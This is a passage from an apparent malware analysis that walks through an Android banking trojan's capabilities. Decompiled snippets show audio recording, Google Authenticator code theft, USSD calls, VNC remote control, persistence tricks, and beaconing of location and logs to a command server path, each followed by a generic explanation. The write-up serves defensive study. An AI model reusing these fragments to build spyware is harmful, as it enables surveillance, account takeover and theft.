8. Push bank injection: refers to a specific type of attack where malware injects malicious code into a victim's web browser in order to manipulate or compromise online banking transactions.

When a victim with an infected system visits a legitimate online banking website, the banking trojan injects malicious code into the web browser, typically using techniques such as browser hooks or man-in-the-browser (MITB) attacks. This allows the malware to intercept and manipulate the victim's online banking session in real-time, without the victim's knowledge or consent.

The injected malicious code can perform various actions, such as:

Modifying web page content, Intercepting login credentials, capturing transaction data, redirecting transactions, defeating multi-factor authentication (MFA).

```

else if (this.f5010oo000o.contains("Record Audio")) {
    startService(new Intent(getApplicationContext(), AudioRecorder.class).setFlags(268435456));
    str2 = this.f5010oo000o;

```

9. Recording Audio: refers to the unauthorized capturing or recording of audio data from a device without the knowledge or consent of the user. This behavior is typically observed in cases where the malware seeks to eavesdrop on conversations, collect sensitive information, or conduct surveillance for malicious purposes. The malware may use various techniques to record audio, such as activating the device's built-in microphone, intercepting audio streams, or capturing audio from

external devices connected to the system. The recorded audio may then be transmitted to a remote server controlled by the malware operator, where it can be used for nefarious activities, such as blackmail, espionage, or identity theft.

```
else if (this.f501000000.contains("Get Google Authenticator Codes")) {  
    Intent launchIntentForPackage = getPackageManager().getLaunchIntentForPackage("com.google.android.apps.authenticator2");  
    f499000000 = true;  
    flags = launchIntentForPackage.setFlags(268435456);
```

10. Getting Google Authenticator code: refers to the unauthorized extraction of Google Authenticator codes from a user's device without their consent. Google Authenticator is a widely used two-factor authentication (2FA) tool that generates time-based one-time passwords (TOTPs) for added security. Malware may attempt to intercept and capture these TOTP codes from the user's device, either through keylogging, screen recording, or other illicit means. The captured codes can then be used by the malware operator to gain unauthorized access to the victim's accounts or perform other malicious activities.

```
else if (this.f501000000.contains("Call a number/Run USSD code")) {  
    try {  
        String str8 = this.f501000000;  
        startActivity(new Intent("android.intent.action.CALL", Uri.fromParts  
            00000000 = this.f501000000;  
    } catch (Exception e3) {  
        e = e3;  
        00000000 = this.f501000000;  
        e.printStackTrace();  
        Thread.sleep(1000L);  
    }
```

11. Calling a number or running a USSD code: refers to the unauthorized initiation of phone calls or USSD (Unstructured Supplementary Service Data) codes by malware without the user's

consent. Malware may leverage this functionality to perform various malicious activities, such as making premium-rate calls to generate revenue for the attacker, running USSD codes to exploit vulnerabilities or gain unauthorized access to sensitive information, or conducting social engineering attacks by tricking users into dialing certain numbers or running specific codes.

```
else if (this.f501000000.contains("Start VNC")) {  
    AccessibilityService.000000 = true;
```

12. Remote Control: "Starting VNC (Virtual Network Computing)" in the context of malware behavior refers to the unauthorized activation of VNC software by malware without the user's consent. VNC is a remote desktop access tool that allows a user to control a remote computer over the network. Malware may use VNC to gain unauthorized access to a victim's computer, monitor their activities, and potentially steal sensitive information or perform other malicious actions.

```
else if (this.f501000000.contains("Enable Notification Access")) {  
    if (!getApplicationContext().getSharedPreferences("sharedPrefs", 0).getBoolean("notification", false)) {  
        SharedPreferences.Editor edit = getApplicationContext().getSharedPreferences("sharedPrefs", 0).edit();  
        edit.putBoolean("uninstallProtection", false);  
        edit.apply();  
        flags = new Intent("android.settings.ACTION_NOTIFICATION_LISTENER_SETTINGS").setFlags(268435456);  
    }  
}
```

13. Hard to Uninstall: "Uninstall protection set to false" refers to the disabling or bypassing of built-in uninstall protection mechanisms by malware. Malware attempt to disable or bypass these protections to make it easier for the malware to persist on the victim's system and avoid detection or removal. This could involve modifying system settings, registry entries, or other configurations to disable or bypass the uninstall protection mechanisms of legitimate applications, allowing

the malware to continue its malicious activities without being easily removed by the victim or security software.

```
public void run() {
    MainActivity mainActivity = MainActivity.this;
    String str = MainActivity.f5030000000;
    String str2 = Build.BRAND + "%20%20" + Build.MODEL;
    String str3 = MainActivity.00000000;
    String str4 = MainActivity.00000000;
    String locale = Locale.getDefault().toString();
    String valueOf = String.valueOf(Build.VERSION.RELEASE);
    MainActivity mainActivity2 = MainActivity.this;
    String 00000000 = mainActivity2.00000000(mainActivity2.getApplicationContext());
}
```

14. Retrieving Device Info: "Retrieving build version, model name, brand name" in the context of malware behavior refers to the unauthorized collection of device information, such as the operating system (OS) version, device model, and brand, from a victim's device. This information can be used by malware to identify the specific device and OS version, which may be used for various malicious purposes, such as targeting specific vulnerabilities, tailoring attacks, or profiling victims for further exploitation. This activity may occur without the user's knowledge or consent, and it can pose a significant privacy and security risk to the victim's personal information.

```
public static boolean 00000000() {
    String str = "";
    try {
        str = System.getProperty("http.proxyHost") + ":" + System.getProperty("http.proxyPort");
    } catch (Exception e) {
        e.fillInStackTrace();
    }
    return !str.equals("null:null");
}
```

15. Using proxy host and proxy port: in the context of malware behavior refers to the utilization of a proxy server by malware to route

network traffic through a different IP address and port than the victim's actual IP address and port. This can be done to obfuscate the true source of the malicious activity, bypass network security measures, or gain access to restricted resources. By leveraging a proxy host and proxy port, malware can hide its true identity and location, making it more difficult to trace or block its activities, which can be used for various nefarious purposes, such as evading detection, disguising origin, and conducting unauthorized network activity.

```
public void Ooo0oo0(String str) {
    StringBuilder Ooo02 = q7.Ooo0("http://");
    Ooo02.append(Ooo000o);
    Ooo02.append("/project/apiMethods/updateLoc.php?botid=");
    Ooo02.append(f5030oo000o);
    Ooo02.append("&location=");
    Ooo02.append(str);
    String sb = Ooo02.toString();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    hh.Ooo000o ooo000o = new hh.Ooo000o();
    TimeUnit timeUnit = TimeUnit.SECONDS;
    ooo000o.Ooo000o(10L, timeUnit);
    ooo000o.Ooo000o(10L, timeUnit);
    ooo000o.Ooo000o(10L, timeUnit);
    hh hhVar = new hh(ooo000o);
    jh.Ooo000o ooo000o2 = new jh.Ooo000o();
    ooo000o2.Ooo000o(sb);
    ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo000o(new Ooo000o(this));
}
```

16. Using location information: in the context of malware behavior typically involves obtaining the geographical coordinates or location data of an infected device. This information may be used by malware for various purposes, such as tracking the location of the compromised device, identifying the physical location of a target for geolocation-based attacks, or monitoring the movement patterns of the victim. This behavior can be indicative of malicious intent and may raise privacy concerns, as the unauthorized collection and use of location data by malware may infringe on the user's privacy rights.

```

StringBuilder 00002 = q7.0000("http://");
00002.append(0000000);
00002.append("/project/apiMethods/uploadLog.php?log=");
00002.append(Calendar.getInstance().getTime().toString().replace(" ", "%20"));
00002.append("<br>");
00002.append(str.replace(" ", "%20"));
00002.append("<hr class=\"class-2\" />");
String sb = 00002.toString();

```

17. Using calendar and time information: in the context of malware behavior typically involves accessing and manipulating the device's calendar events and time settings for various malicious purposes. This could include adding, modifying, or deleting calendar events to create fake or misleading appointments, setting alarms or reminders to trigger malicious activities, or manipulating time settings to evade detection or perform timed attacks. This behavior can be indicative of malicious intent and may be used by malware for nefarious purposes, such as scheduling and executing unauthorized actions, coordinating attacks, or evading detection by security measures.

```

Intent intent = new Intent();
String packageName = getPackageName();
if (!((PowerManager) getSystemService("power")).isIgnoringBatteryOptimizations(packageName)) {
    intent.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
    intent.setData(Uri.parse("package:" + packageName));
    startActivity(intent);
}

```

18. Ignoring battery optimization: in the context of malware behavior typically involves bypassing or disabling battery optimization settings on a device to ensure that the malware continues to run in the background without being interrupted or terminated by the system's battery-saving mechanisms. This behavior may be employed by malware to ensure persistent operation, prolong its lifespan on the infected device, and avoid being killed or suspended due to battery-saving measures. Ignoring battery optimization settings can be a sign of malicious activity, as it may be used by malware to maintain

persistence and evade detection by bypassing or disabling legitimate power-saving features of the operating system.

```
public String Ooo0o() {
    String str = "";
    for (ApplicationInfo applicationInfo : getApplicationContext().getPackageManager().getInstalledApplications(0)) {
        if ((applicationInfo.flags & 129) <= 0 && str.length() <= 950) {
            str = q7.Ooo00o0(q7.Ooo0(str), applicationInfo.packageName, "%0A");
        }
    }
    return str;
}
```

19. Fetching all the installed applications: in the context of malware behavior refers to the act of gathering information about the applications that are installed on a victim's device without their consent or knowledge. Malware may perform this action to gather sensitive information about the victim's interests, usage patterns, or other valuable data. This information can be used for various malicious purposes, such as targeted advertising, profiling, or selling to third parties for financial gain. It may also be used to identify vulnerabilities or weaknesses in installed applications for further exploitation or spreading the malware to other applications or devices.

```
public final boolean Ooo0o00(Class<?> cls) {
    for (ActivityManager.RunningServiceInfo runningServiceInfo : ((ActivityManager) getSystemService("activity")).getRunningServices()) {
        if (cls.getName().equals(runningServiceInfo.service.getClassName())) {
            return true;
        }
    }
    return false;
}
```

20. Fetching running service info: in the context of malware behavior typically involves querying the operating system for information about currently running services or processes. This information may be used by malware for various purposes, such as identifying vulnerable

services to exploit, monitoring system activity, or evading detection. This behavior can be indicative of malicious intent and may be used by malware to gain unauthorized access or perform malicious actions on a compromised system.